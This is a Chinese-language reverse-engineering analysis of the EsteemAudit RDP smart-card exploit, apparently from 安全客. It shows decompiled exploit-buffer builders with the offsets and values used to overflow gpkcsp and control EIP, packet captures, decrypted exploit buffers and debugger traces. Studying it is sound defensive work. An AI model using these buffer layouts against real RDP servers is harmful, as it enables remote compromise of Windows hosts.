pioRecvPci: If non-NULL, this field is an **SCardIO_Request** packet that is set up in the same way as the **ioSendPci** field and passed as the *pioRecvPci* parameter of the Transmit call. If the value of this is NULL, the caller is not requesting the **pioRecvPci** value to be returned.

fpbRecvBufferIsNULL: A Boolean value specifying whether the caller wants to retrieve the length of the data. MUST be set to TRUE (0x00000001) if the caller wants only to retrieve the length of the data; otherwise, it MUST be set to FALSE (0x00000000).

Name	Value
FALSE	0x00000000
TRUE	0x00000001

cbRecvLength: The maximum size of the buffer to be returned. MUST be ignored if **fpbRecvBufferIsNULL** is set to TRUE (0x00000001).

RDP 利用工具 (EsteemAudit.exe)

了解 RDP 的基础知识后，我们看看 EsteemAudit 具体看了什么。EsteemAudit.exe 类似于 RDP 客户端，完成了和服务器端的 RDP 协议交互。EsteemAudit 使用了 RDP 协议中的智能卡扩展，向服务器端发送智能卡认证请求。随后 RDP 服务端会使用智能卡模块 gpkcsp.dll 处理收到的数据，漏洞在此出现。

EsteemAudit.exe 总览

通过逆向 EsteemAudit 二进制文件，在地址.text:00381009 我们找到了名为 GoRunExp 的函数

```
GoRunExp
à InitializeInputParameters // 获取配置信息
à connect2Target
```

```
ààinitRDPLib
ààemulateSmartCard
ààconnect2RDP
ààregisterCallback(CallBackFunction)
à RecvProcessSendPackets
à RdpLib_SendKeyStrokes // 发送空格
à RecvProcessSendPackets
à buildExpBuffer
ààbuild_all_x86
àààbuild_overflow_x86
àààbuild_exploit_x86
àààbuild_egg0_x86
ààà// 设置认证码，异或掩码，打开载荷, etc
ààà build_egg1_payloadxxx
à RdpLib_SendKeyStrokes // 发送回车
à RecvProcessSendPackets
...
à RecvProcessSendPackets
àà//发送智能卡认证重定向请求，接收和处理响应，与服务器端进行交互，随后发送 ExpBuffer(包含 overflow buffer, exploit 和 egg0 buffer)在服务器端控制 EIP，最后发送结束响应给服务器端完成第一阶段利用。
àà//to be mentioned，注册的回调函数 connect2Target 会被用来处理响应和打印一些类似与 “SELECT_FILE – GPK Card MF”， “GET_RESPONSE – data unit size”， “GET_RESPONSE – serial number”的日志.
```

我们发现在准备阶段，完成了与目标机器的连接和构建漏洞利用数据包。RecvProcessSendPackets 被多次调用用于接收和处理服务器端的响应、并根据响应来发送数据。RecvProcessSendPackets 完成了与 RDP 服务器端利用智能卡交互的所有细节，我们会在接下来的章节中详细阐述。当然，我们会注重函数如何构造数据包而不会阐述函数的细节。

缓冲区溢出数据包分析

在构造用于溢出的数据包的时，仅有两个字段是有实际意义的：偏移为 0x8d 中的值、偏移为 0x91 值（0x9000），其他字段都是填充的随机数据。

```
signed int __usercall build_overflow_x86@<eax>(int a1@<esi>)
{
  bool v1; // zf@1
  void *buf; // eax@3
  signed int result; // eax@4

  v1 = *(_DWORD *)(a1 + 0x158) == 0;
  *(_DWORD *)(a1 + 0x15C) = dword_391040;
  if ( !v1 )
  {
    TcLog(*(_DWORD *)a1, 6, "\t[!] build_overflow_x86(): buffer1 already allocated (?); freeing...\n");
    free(*(void **)(a1 + 0x158));
    *(_DWORD *)(a1 + 0x158) = 0;
  }
  buf = malloc(*(_DWORD *)(a1 + 0x15C));
  *(_DWORD *)(a1 + 0x158) = buf;
  if ( buf )
  {
    TfRandomizeBuffer((int)buf, *(_DWORD *)(a1 + 0x15C), 0);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x158) + 0x8D, *(_DWORD *)(a1 + 0x80) + 4);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x158) + 0x91, 0x9000);
    result = 0;
  }
  else
  {
    TcLog(*(_DWORD *)a1, 3, "\t[-] build_overflow_x86(): malloc() failed!\n");
    result = 3;
  }
  return result;
}
```

安全客 (bobao.360.cn)

为了观察客户端发送的完整的数据，我们查看了发送的用于溢出的数据包

o.	Time	Source	Destination	Protocol	Length	Info
158	12.067206	192.168.242.1	192.168.242.191	COTP	157	DT TPDU (0) EOT
160	12.070428	192.168.242.1	192.168.242.191	COTP	333	DT TPDU (0) EOT
162	12.073173	192.168.242.1	192.168.242.191	COTP	157	DT TPDU (0) EOT
164	12.077075	192.168.242.1	192.168.242.191	COTP	157	DT TPDU (0) EOT
166	12.078955	192.168.242.1	192.168.242.191	COTP	333	DT TPDU (0) EOT
168	12.080842	192.168.242.1	192.168.242.191	COTP	605	DT TPDU (0) EOT

```
▾ Packet comments
  ▾ buffer overflow packet 1
    › [Expert Info (Comment/Comment): buffer overflow packet 1]
› Frame 160: 333 bytes on wire (2664 bits), 333 bytes captured (2664 bits) on interface 0
› Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_d6:20:5c (00:0c:29:d6:20:5c)
› Internet Protocol Version 4, Src: 192.168.242.1, Dst: 192.168.242.191
› Transmission Control Protocol, Src Port: 62175, Dst Port: 3389, Seq: 4138, Ack: 51996, Len: 279
› TPKT, Version: 3, Length: 279
› ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
▾ Data (272 bytes)
    Data: 64000403ec708108080000064123560da2204153dc98c55...
    [Length: 272]
```

安全客 (bobao.360.cn)

如前面章节所述，在偏移为 0x51，名为 TS_INFO_PACKET 被加密过了。我们观察到了客户端中用来加密 TS_INFO_PACKET 数据的函数为 Libeay32!RC4 function。

我们可以通过简单的调试获取到了 RC4 解密的函数原型 RC4 function — RC4(key, len, in, out)

通过在解密函数前后下断点，可以得到加密前的数据和加密后的数据 。

```
bu image00380000+0xab24 ".echo len;dc esp+10 L1;.echo rc4_in_buffer;dc poi(esp+8);gc"
bu image00380000+0xab39 ".echo rc4_out_buffer;dc poi(esp+0c);gc"
```

下面我们给出 TS_INFO_PACKET 的内容

```
len
0178cf98    000000fc                                        ....
encrypted
038e8d6b    0649efba dcb9b66b f63f676c a2ddcc3b    ..I.k…lg?.;…
038e8d7b    56e1fb2e c9ed4e9c bf566979 4d9e3868    …V.N..yiV.h8.M
038e8d8b    5dffb177 af4531e2 cd87df84 18a3afff    w..].1E……..
038e8d9b    56c96e10 7dd116d9 f1db47e2 b65bba04    .n.V…}.G….[.
038e8dab    5d8892ca 324864cb 70bc4793 82be0c5b    …].dH2.G.p[…
038e8dbb    d5737937 512ce129 21738638 ca18a61a    7ys.).,Q8.s!….
038e8dcb    58a5f061 fe8af8db f6c40f83 a975c925    a..X……..%.u.
038e8ddb    7da42561 8e0a740f b10381b2 ef4f3c00    a%.}.t…….<O.
...
decrypted
038e8d6b    000000f4 00000003 49434472 00000000    ……..rDCI….
038e8d7b    00000001 00000000 000000e0 00081001    ……..
038e8d8b    cccccccc 000000c0 00000000 00000000    ……..
038e8d9b    00000000 000000b2 00000001 000000b2    ……..
038e8dab    fce3940b f2c3bad3 7134f185 b595ac48    ……..4qH…
038e8dbb    2d8186ec 56e66ee1 ca0e854f e618d890    …-.n.VO…….
038e8dcb    fcf78fcf 6972d722 8a3307d7 e1715046    ….".ri..3.FPq.
038e8ddb    6d3184f2 7eb82735 0c1d6f4b e6a262fe    ..1m5'.~Ko...b..
Protocol details [references: [MS-RDPESC].pdf, [MS-RDPEFS].pdf, [MS-RPCE].pdf]
000000f4 ->CodePage
00000003 ->Flags
Device Control Response (DR_CONTROL_RSP)
->DeviceIoReply (16 bytes): DR_DEVICE_IOCOMPLETION
4472 ->RDPDR_CTYP_CORE 0x4472
4943 ->PAKID_CORE_DEVICE_IOCOMPLETION 0x4943
00000000 ->DeviceId (4 bytes)
00000001 ->CompletionId (4 bytes)
00000000 ->IoStatus (4 bytes)
000000e0 ->OutputBufferLength (4 bytes)
->OutputBuffer (variable)
```

```
00081001 cccccccc Type Serialization Version 1 header
000000c0 ->ObjectBufferLength (4 bytes)
00000000 ->Filler (4 bytes)
00000000 ->ReturnCode
00000000 ->dwProtocol
000000b2 ->cbRecvLength
->pbExtraBytes
00000001 000000b2
fce3940b f2c3bad3 7134f185 b595ac48
2d8186ec 56e66ee1 ca0e854f e618d890
fcf78fcf 6972d722 8a3307d7 e1715046
6d3184f2 7eb82735 0c1d6f4b e6a262fe
```

继续执行程序，随后我们从内存中 dump 出了触发缓冲区溢出的两个关键字段

```
WINDBG>dc 04fdd650+8d
04fdd6dd    080190dc 00009000 d7d93015 9dd1e4b1    .........0......
```

地址 0x080190dc 我们在前面的章节介绍过，不再阐述。


漏洞利用数据包分析

在构造数据包的过程中，我们发现了一些有趣的字段，如 0x11111111, 0x22222222 和 0x7ffe0300

```
signed int __usercall build_exploit_x86@<eax>(int a1@<esi>)
{
  bool v1; // zf@1
  void *expBuf; // eax@3
  signed int result; // eax@4

  v1 = *(_DWORD *)(a1 + 0x160) == 0;
  *(_DWORD *)(a1 + 0x164) = dword_391048;
  if ( !v1 )
  {
    TcLog(*(_DWORD *)a1, 6, "\t[!] build_exploit_x86(): buffer2 already allocated (?]; freeing...\n");
    free(*(void **)(a1 + 352));
    *(_DWORD *)(a1 + 352) = 0;
  }
  expBuf = malloc(*(_DWORD *)(a1 + 0x164));
  *(_DWORD *)(a1 + 0x160) = expBuf;
  if ( expBuf )
  {
    TfRandomizeBuffer((int)expBuf, *(_DWORD *)(a1 + 0x164), 0);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 20, 0x11111111);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 44, *(_DWORD *)(a1 + 176) - 96);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 52, 0x22222222);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 56, 0);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 12, *(_DWORD *)(a1 + 208));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 16, *(_DWORD *)(a1 + 216));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 4, *(_DWORD *)(a1 + 192));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 8, *(_DWORD *)(a1 + 200));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 32, *(_DWORD *)(a1 + 224));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 40, *(_DWORD *)(a1 + 232));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 64, *(_DWORD *)(a1 + 240));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 68, *(_DWORD *)(a1 + 248));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 72, *(_DWORD *)(a1 + 264));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 76, 0x7FFE0300);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 80, *(_DWORD *)(a1 + 184));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 84, *(_DWORD *)(a1 + 176) + 112);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 92, -1);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 96, *(_DWORD *)(a1 + 176) + 88);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 88, *(_DWORD *)(a1 + 176) + 64);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 100, *(_DWORD *)(a1 + 176) + *(_DWORD *)(a1 + 256));
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 104, 64);
    POSH_WriteU32ToLittle(*(_DWORD *)(a1 + 0x160) + 108, *(_DWORD *)(a1 + 176) + 88);
    result = 0;
  }
```


No.	Time	Source	Destination	Protocol	Length	Info
164	12.077075	192.168.242.1	192.168.242.191	COTP	157	DT TPDU (0) EOT
166	12.078955	192.168.242.1	192.168.242.191	COTP	333	DT TPDU (0) EOT
168	12.080842	192.168.242.1	192.168.242.191	COTP	605	DT TPDU (0) EOT
170	12.082683	192.168.242.1	192.168.242.191	COTP	157	DT TPDU (0) EOT
172	12.088476	192.168.242.1	192.168.242.191	COTP	141	DT TPDU (0) EOT
174	12.093457	192.168.242.1	192.168.242.191	COTP	541	DT TPDU (0) EOT
176	12.099712	192.168.242.1	192.168.242.191	COTP	541	DT TPDU (0) EOT
178	12.107170	192.168.242.1	192.168.242.191	COTP	541	DT TPDU (0) EOT

```
▾ Packet comments
  ▾ exploit buffer
      [Expert Info (Comment/Comment): exploit buffer]
▸ Frame 168: 605 bytes on wire (4840 bits), 605 bytes captured (4840 bits) on interface 0
▸ Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_d6:20:5c (00:0c:29:d6:20:5c)
▸ Internet Protocol Version 4, Src: 192.168.242.1, Dst: 192.168.242.191
▸ Transmission Control Protocol, Src Port: 62175, Dst Port: 3389, Seq: 4902, Ack: 52744, Len: 551
▸ TPKT, Version: 3, Length: 551
▸ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
▾ Data (544 bytes)
    Data: 64000403ec708218080000008ecbb1ae80956a191eb8760d...
    [Length: 544]
```



我们使用解密缓冲区溢出数据包的方法解密漏洞利用数据包，得到

```
encrypted
038e9d83    0d76b81e 51331ed0 b3b4b29d ba4a1aaa    ..v…3Q……J.
038e9d93    ad0b26e1 c15daa1e 20079871 a18afe91    .&….].q.. ….
038e9da3    46d26828 a8883de7 8b54718e 33ebf243    (h.F.=…qT.C..3
038e9db3    9d3d556b f8a4f6f8 4a29500c 5d06bd19    kU=……P)J…]
038e9dc3    e6099604 4bc7dc66 92103b5e 6da27faa    ….f..K^;…..m
038e9dd3    07420e27 c95b5664 79d50284 f7bbd1d3    ‘.B.dV[….y….
038e9de3    79c389e1 f795e1cf bcb35b4d 69d0ef0c    …y….M[…..i
038e9df3    92beeadf 9010b061 763848d5 bc032358    ….a….H8vX#..
...
Decrypted
038e9d83    00000204 00000003 49434472 00000000    ……..rDCI….
038e9d93    00000001 00000000 000001f0 00081001    ……..
038e9da3    cccccccc 000001d0 00000000 00000000    ……..
038e9db3    00000000 000001c0 00000001 000001c0    ……..
038e9dc3    ada0d86e 08011e7a 0801118e 08005e85    n…z……..^..
038e9dd3    0800bedd 11111111 2a6bd248 972dc73e    ……..H.k*>.-.
038e9de3    00000000 6431e6f0 08011fef 08019078    ……1d….x…
```

```
038e9df3    abc45491 22222222 00000000 316f482f    .T..”””””..../Ho1
```

漏洞利用数据包，也是一个 Device Control Response(DR_CONTROL_RSP)，应为设置了标志为 DR_DEVICE_IOCOMPLETION (0x49434472)。这和之前描述的缓冲区溢出的数据包一致。

第一阶段最后两个数据包是 Select_MF 和 End Response。这里我们只展示被解密后的数据 。

```
len
0178cf98    0000004c                                        L...
plain
038ead9b    00000044 00000003 49434472 00000000    D.......rDCI....
038eadab    00000001 00000000 00000030 00081001    ........0.......
038eadbb    cccccccc 00000010 00000000 00000000    ................
038eadcb    00000000 00000002 00000001 00000002    ................
038eaddb    00000090 00000000 00000000
```

这里 pExtraBytes 长度为 2 ,接下来的两个额外字节分别是 90 00 在服务器上会被智能卡模块处理 。

```
len
0178cf98    0000003c
```

pExtraBytes 长度为 0，是一个结束的响应包。这个数据包完成了 EsteemAudit 与客户端的交互，接着我们看看服务器端如何处理这些数据。

RDP 服务器端

在看完 EsteemAudit 和 RDP 服务器端交互的数据包各个字段的具体含义后 ,接下来我们关注服务器端如何处理这些数据、漏洞是如何被触发的和如何完成漏洞利用。

内核态

下面列出的两个调用栈信息直接展示了 DEVICE_IO 的处理流程。termdd 是一个核心分发器(dispatcher) ,RDPWD 负责 MSC 协议栈 ,我们可以通过函数 RDPWD!MCSIcaRawInput 获取从客户端发送的原始数据。接下来的一些函数会将前面提到的 RDP 协议一层一层的解析 。

```
kd> k
#  ChildEBP  RetAddr
00  baf3b32c  f6e134ef  rdpdr!DrExchangeManager::RecognizePacket+0x8
01  baf3b350  f6e12e34  rdpdr!DrSession::ReadCompletion+0x95
```

```
02  baf3b368  8081d741  rdpdr!DrSession::ReadCompletionRoutine+0x38
03  baf3b398  f76895d8  nt!IopfCompleteRequest+0xcd
04  baf3b3d4  f768a0d2  termdd!IcaChannelInputInternal+0x1f0
05  baf3b3fc  ba1a26e1  termdd!IcaChannelInput+0x3c
06  baf3b430  ba19c3c1  RDPWD!WDW_OnDataReceived+0x181
07  baf3b458  ba19c1b9  RDPWD!SM_MCSSendDataCallback+0x159
08  baf3b4c0  ba19bfe0  RDPWD!HandleAllSendDataPDUs+0x155
09  baf3b4dc  ba1b9ba4  RDPWD!RecognizeMCSFrame+0x32
0a  baf3b504  ba19b06b  RDPWD!MCSIcaRawInputWorker+0x346
0b  baf3b52c  f768d194  RDPWD!MCSIcaRawInput+0x65
0c  baf3b550  baa92fcb  termdd!IcaRawInput+0x58
0d  baf3bd90  f768c265  TDTCP!TdInputThread+0x371
0e  baf3bdac  809418f4  termdd!_IcaDriverThread+0x4d
0f  baf3bddc  80887f4a  nt!PspSystemThreadStartup+0x2e
10  00000000  00000000  nt!KiThreadStartup+0x16
kd>  k
#  ChildEBP  RetAddr
00  f5a8b254  f6e14f22  rdpdr!RxLowIoCompletion+0x3a
01  f5a8b260  f6e15291  rdpdr!DrDevice::CompleteRxContext+0x2a
02  f5a8b284  f6e158b0  rdpdr!DrDevice::CompleteBusyExchange+0x4d
03  f5a8b2cc  f6e164b2  rdpdr!DrDevice::OnDeviceControlCompletion+0x116
04  f5a8b2f0  f6e1269d  rdpdr!DrDevice::OnDeviceIoCompletion+0x1ee
05  f5a8b310  f6e1285a  rdpdr!DrExchangeManager::OnDeviceIoCompletion+0x55
06  f5a8b324  f6e1351f  rdpdr!DrExchangeManager::HandlePacket+0x26
07  f5a8b350  f6e12e34  rdpdr!DrSession::ReadCompletion+0xc5
08  f5a8b368  8081d741  rdpdr!DrSession::ReadCompletionRoutine+0x38
09  f5a8b398  f76c95d8  nt!IopfCompleteRequest+0xcd
0a  f5a8b3d4  f76ca0d2  termdd!IcaChannelInputInternal+0x1f0
0b  f5a8b3fc  f53856e1  termdd!IcaChannelInput+0x3c
0c  f5a8b430  f537f3c1  RDPWD!WDW_OnDataReceived+0x181
0d  f5a8b458  f537f1b9  RDPWD!SM_MCSSendDataCallback+0x159
0e  f5a8b4c0  f537efe0  RDPWD!HandleAllSendDataPDUs+0x155
0f  f5a8b4dc  f539cba4  RDPWD!RecognizeMCSFrame+0x32
10  f5a8b504  f537e06b  RDPWD!MCSIcaRawInputWorker+0x346
11  f5a8b52c  f76cd194  RDPWD!MCSIcaRawInput+0x65
12  f5a8b550  f55b2fcb  termdd!IcaRawInput+0x58
13  f5a8bd90  f76cc265  TDTCP!TdInputThread+0x371
14  f5a8bdac  809418f4  termdd!_IcaDriverThread+0x4d
15  f5a8bddc  80887f4a  nt!PspSystemThreadStartup+0x2e
16  00000000  00000000  nt!KiThreadStartup+0x16
```

我们可以从 IDA pro 中的注释看到 RDPWD!MCSIcaRawInputWorker 调用 RDPWD!RecognizeMCSFrame 时 srcBuf 的内容。

```
  if ( !v26 || v26 == 5 || v7 <= 7 || *(_BYTE *)(srcBuf + 4) != 2 || *(_BYTE *)(srcBuf + 6) != -128 )
    goto LABEL_92;
  if ( !RecognizeMCSFrame((_DWORD *)v4, srcBuf + 7, v7 - 7, (signed int *)&v35) )// srcBuf: tpktHeader(4 bytes) + x224Data(3 bytes) + mcsSDrq (variable) + ...
    break;
  if ( v35 < v7 - 7 )
    goto LABEL_90;
LABEL_68:
  if ( v37 )
  {
0001EF22 MCSIcaRawInputWorker:238
```


我们还可以看到 RDPWD!RecognizeMCSFrame 如何解析 PER

```
1 char __fastcall RecognizeMCSFrame(_DWORD *a1, int srcMCSDataPDU, signed int a3, signed int *a4)
2 {
3   signed int *v4; // ebx@1
4   signed int v5; // eax@3
5   int (__thiscall *v7)(_DWORD *, signed int, signed int *); // esi@6
6   int (__fastcall *v8)(_DWORD *, int, int, signed int *); // ebx@12
7
8   v4 = a4;
9   *a4 = 0;
0   if ( a3 >= 1 )
1   {
2     if ( *(_BYTE *)srcMCSDataPDU != 0x7F )      // deal with Variable-length PER-encoded MCS Domain PDU (DomainMCSPDU)
3     {
4       v5 = (unsigned int)*(_BYTE *)srcMCSDataPDU >> 2;
5       if ( v5 == 0x19 )
6         return HandleAllSendDataPDUs((int)a1, srcMCSDataPDU, a3, (unsigned int *)a4);
```


当 MCS 协议栈解析完成后，RDPWD 会解析 TS_DATA_INFO。TS_DATA_INFO 中被加密的数据会被 SM_MCSSendDataCallback 调用 SMDecryptPacket->DecryptData->rc4 进行解密。

```
3   if ( *(_BYTE *)(decrypt_key_st + 39) )
4   {
5     if ( *(_BYTE *)in_out_buf & 8 )
6     {
7       LOBYTE(v13) = SMDecryptPacket((void *)decrypt_key_st, (int)in_out_buf, len, *(_BYTE *)(decrypt_key_st + 42));
8       if ( !v13 )
9         return v30;
0       if ( *(_DWORD *)(decrypt_key_st + 12) == 16 )
1       {
2         len += -16 - *((_BYTE *)in_out_buf + 7);
3         in_out_buf += 8;
00001838 SM_MCSSendDataCallback:77
```


我们在可以在 RDPWD!rc4 下断点来看服务端解密前和解密后的数据，类似之前的 libeay32。

接着 SM_MCSSendDataCallback 函数会调用 WDW_OnDataReceived 来处理被解密的数据。

```
31    else
32    {
33      WDW_OnDataReceived(*(unsigned __int8 **)(decrypt_key_st + 68), (int)in_out_buf, len, v18);// deal with decrypt data
34      ++*(_DWORD *)(decrypt_key_st + 52);
35    }
36  }
37  else
38  {
000017D1 SM_MCSSendDataCallback:126
```

随后，函数会调用 termdd!IcaChannelInput 来向不同的 channel 派发被解密的数据。这个例子中，EsteemAudit 发送的缓冲区溢出数据包是 DEVICE_IO 类型的，且属于 File System Virtual Channel Extension。将会被 RDPDR 模块解析。

我们在缓冲区溢出数据包中可以找到 DR_DEVICE_IOCOMPLETION [MS-RDPEFS.pdf] 头部

```
000000f4 ->CodePage
00000003 ->Flags
Device Control Response (DR_CONTROL_RSP)
->DeviceIoReply (16 bytes): DR_DEVICE_IOCOMPLETION
4472 ->RDPDR_CTYP_CORE 0x4472
4943 ->PAKID_CORE_DEVICE_IOCOMPLETION 0x4943
```

在 RDPDR 模块中，我们可以看到虚表虚表中的函数被用来识别和处理数据包

```
    v18 = 1;
    v12 = (struct _IO_STATUS_BLOCK *)((int (__thiscall *)(int (__thiscall ***)(_DWORD, _DWORD), int, int, int *))v7[1])(
                                      v6,
                                      v11,
                                      v8,
                                      &v9);  // 1st:DrSession::RecognizePacket
                                             // 2nd:DrExchangeManager::RecognizePacket
                                             // 3:DrExchangeManager::HandlePacket
  }
LABEL_11:
  ExReleaseResourceLite((PERESOURCE)((char *)v2 + 60));
  KeLeaveCriticalRegion();
  if ( !v10 )
0000892B ReadCompletion:65
```


如果服务器端收到了被标记为 RDPDR_HEADER 的数据包，对应的类会调用 RecognizePacket 函数

```
1 BOOL __stdcall DrExchangeManager::RecognizePacket(struct tagRDPDR_HEADER *a2)
2 {
3   return *(_WORD *)a2 == 0x4472 && *((_WORD *)a2 + 1) == 0x4943;
4 }
```


EsteemAudit 发送的缓冲区溢出数据包和漏洞利用数据包设置了 0x49434472 的标志位。0x4472 被设备重定向核心组件(Device redirector core component)使用，0x4943 用来做 Device I/O 响应。

Value	Meaning
RDPDR_CTYP_CORE 0x4472	Device redirector core component; most of the packets in this protocol are sent under this component ID.
PAKID_CORE_DEVICE_IOCOMPLETION 0x4943	Device I/O Response, as specified in section 2.2.1.5.

在识别数据包类型后，rdpdr!DrSession::ReadCompletion 会调用 HandlePacket 来解析数据包。我们可以看到 OnDeviceControlCompletion 函数处理数据包头部。

```
      DrDevice::CompleteBusyExchange(this, (int)&a5, v9, 0);// come into here
      goto LABEL_28;
    }
    goto LABEL_27;
  }
  v10 = *(_DWORD *)(DataInfo + 16);
  v11 = *(_DWORD *)(DataInfo + 16) - *(_DWORD *)(v5 + 0x20);// F4 - 14
  v12 = codePage_len - 0x14;
  if ( codePage_len - 0x14 > v11 )
  {
    this = v15;
    goto LABEL_10;
  }
  if ( v7 )
  {
    if ( v11 > *(_DWORD *)(v7 + 0x108) )        // f4-14=e0, if e0 > 0x200
                                                // kd> dc edi+100
                                                // 8fd0e860  00000060 8f809658 00000200 8f809658
                                                //
    {
      DrDevice::CompleteBusyExchange(v15, (int)&a5, 0xC0000186, 0);
      *(_DWORD *)a4 = 0;
0000AC2E OnDeviceControlCompletion:51                                   安全客 ( bobao.360.cn )
```

在处理完数据包后，我们可以看到 rdpdr!DrDevice::CompleteRxContext 通过 IO 通知已经处理完成相关的数据包。其他模块被通知继续处理剩下的数据包 ,在这里是 pbExtraBytes。

```
void __stdcall DrDevice::CompleteRxContext(struct _RX_CONTEXT *a1, __int32 a2, unsigned __int32 a3)
{
  *((_DWORD *)a1 + 25) = a2;
  *((_DWORD *)a1 + 26) = a3;
  if ( *((_BYTE *)a1 + 234) & 1 || !*((_BYTE *)a1 + 16) )
    KeSetEvent((PRKEVENT)((char *)a1 + 168), 0, 0);
  else
    RxLowIoCompletion((int)a1);
}                                                       安全客 ( bobao.360.cn )
```

用户态

在用户态中，winlogon.exe 调用了智能卡模块，类似 gpkcsp，scredir 和 winscard 来和客户端进行交互。

首先，我们看看函数调用栈。这个调用栈是从内核态向用户态拷贝用户发送的数据 pbExtraBytes 时的。我们可以看到客户端发送到服务器端的数据从内核态进入用户态的流程 。

```
0:003> k
ChildEBP RetAddr
00fce058 5cd45619 scredir!_CopyReturnToCallerBuffer
00fce104 723642b0 scredir!SCardTransmit+0x194
```

```
00fce180 08005c32 WinSCard!SCardTransmit+0x76
00fce1b0 0800921d gpkcsp!DoSCardTransmit+0x3d
00fce41c 0800e2dd gpkcsp!WriteTimestamps+0x679
00fcf39c 08004acb gpkcsp!MyCPAcquireContext+0x817
00fcf708 77f50909 gpkcsp!CPAcquireContext+0x26e
00fcf7cc 77f50a5f ADVAPI32!CryptAcquireContextA+0x55f
00fcf834 0103fd78 ADVAPI32!CryptAcquireContextW+0xa4
00fcf864 0104086c winlogon!CSCLogonInit::CryptCtx+0x75
00fcf874 010408c1 winlogon!CSCLogonInit::RelinquishCryptCtx+0x10
00fcf898 0103a8f5 winlogon!ScHelperGetCertFromLogonInfo+0x22
00fcf8bc 77c50193 winlogon!s_RPC_ScHelperGetCertFromLogonInfo+0x3f
00fcf8e0 77cb33e1 RPCRT4!Invoke+0x30
00fcfce0 77cb35c4 RPCRT4!NdrStubCall2+0x299
00fcfcfc 77c4ff7a RPCRT4!NdrServerCall2+0x19
00fcfd30 77c7e732 RPCRT4!DispatchToStubInCNoAvrf+0x38
00fcfd48 77c5042d RPCRT4!DispatchToStubInCAvrf+0x14
00fcfd9c 77c50353 RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x11f
00fcfdc0 77c511dc RPCRT4!RPC_INTERFACE::DispatchToStub+0xa3
00fcfdfc 77c512f0 RPCRT4!LRPC_SCALL::DealWithRequestMessage+0x42c
00fcfe20 77c58678 RPCRT4!LRPC_ADDRESS::DealWithLRPCRequest+0x127
00fcff84 77c58792 RPCRT4!LRPC_ADDRESS::ReceiveLotsaCalls+0x430
